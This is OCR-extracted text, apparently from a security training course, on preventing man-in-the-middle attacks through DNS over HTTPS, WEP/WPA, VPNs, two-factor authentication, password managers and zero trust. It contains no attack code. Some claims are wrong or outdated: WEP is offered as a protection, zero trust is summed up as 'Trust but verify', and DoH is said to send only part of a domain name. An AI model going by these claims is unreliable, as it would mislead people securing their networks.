



Approaches to Prevent MITM Attacks

DNS over HTTPS

- DNS over HTTPS (DoH) is an enhanced version of DNS protocol, which is used to **prevent snooping** of user's web activities or DNS queries during the DNS lookup process
- The web queries and traffic are sent through **encrypted HTTPS** via port 443



Approaches to Prevent MITM Attacks (Cont'd)

WEP/WPA Encryption

- WEP and WPA are different wireless protocols that are intended to **protect the traffic** that is sent and received by users over a wireless network
- The implementation of these protocols can thwart unwanted users connecting to the network and **prevent MITM attacks**

VPN

- A VPN creates a safe and **encrypted tunnel** over a public network to securely send and receive sensitive information
- The implementation of VPN in the network prevents attackers from **decrypting the data** flowing between the endpoints

Two-Factor Authentication

- A two-factor authentication provides an **extra layer of protection** as it provides another vector of authentication in addition to a user password
- The implementation of two-factor authentication can prevent attackers from performing **session hijacking** and brute-forcing their way into a user account

Password Manager

- Password manager is an application/tool used to protect and **manage individual credentials**
- Using a password manager, passwords are stored in a secure location and encapsulated using a master key to prevent MITM attacks

Zero-trust Principles

- Zero-trust principles are a set of standardized **user pre-verification procedures** that requires all users (inside or outside) to be authenticated before providing access to any resources
- These principles work based on the famous phrase, "**Trust but verify**"

Approaches to Prevent MITM Attacks

Man-in-the-middle (MITM) attacks are the most common type of attack, wherein the attackers intercept the traffic between two endpoints. The victim may not realize the effect of this attack, because it is mostly passive in nature. Because the detection of MITM attacks is difficult, they can only be prevented using various measures.

The following are some approaches to prevent MITM attacks:

- **DNS over HTTPS**

  DNS over HTTPS (DoH) is an enhanced version of the DNS protocol that is used to prevent the peeking or snooping of user's web activities or DNS queries during the DNS lookup process. The protocol is different than the conventional DNS protocol since the web queries and the traffic is sent through a secured or encrypted HTTPS tunnel via port 443. Implementing DNS over HTTPS makes the traffic undetectable by the attackers or ISPs since it gets hidden within the normal traffic passing through the HTTPS port.

  Unlike the traditional DNS lookup process, the DoH sends a segment of a necessary domain name to fetch the results instead of sending the complete domain name entered by a user. This protocol helps in ensuring user's privacy and security as the web traffic is directed only between DoH supported clients and a resolver avoiding MITM and session hijacking attacks. Web browsers such as Chrome, Mozilla, and Microsoft Edge have been implementing this protocol for the past few years and Mozilla had already adopted this protocol as default from 2020 for its US clients.




Figure 11.40: DNS over HTTPS

- **WEP/WPA Encryption**

  Wired Equivalent Privacy (WEP) and Wireless Protected Access (WPA) are wireless protocols that are intended to protect the traffic that is sent and received by users over a wireless network. The implementation of these protocols can thwart the attempts of unwanted users to connect to the network. A weak encryption mechanism enables attackers to brute force credentials and enter the target network to perform an MITM attack.

- **VPN**

  A VPN creates a safe and encrypted tunnel over a public network to securely send and receive sensitive information. It creates a subnet by using key-based encryption for secure communication between endpoints. The implementation of a VPN in the network prevents attackers from decrypting the data flowing between the endpoints.

- **Two-Factor Authentication**

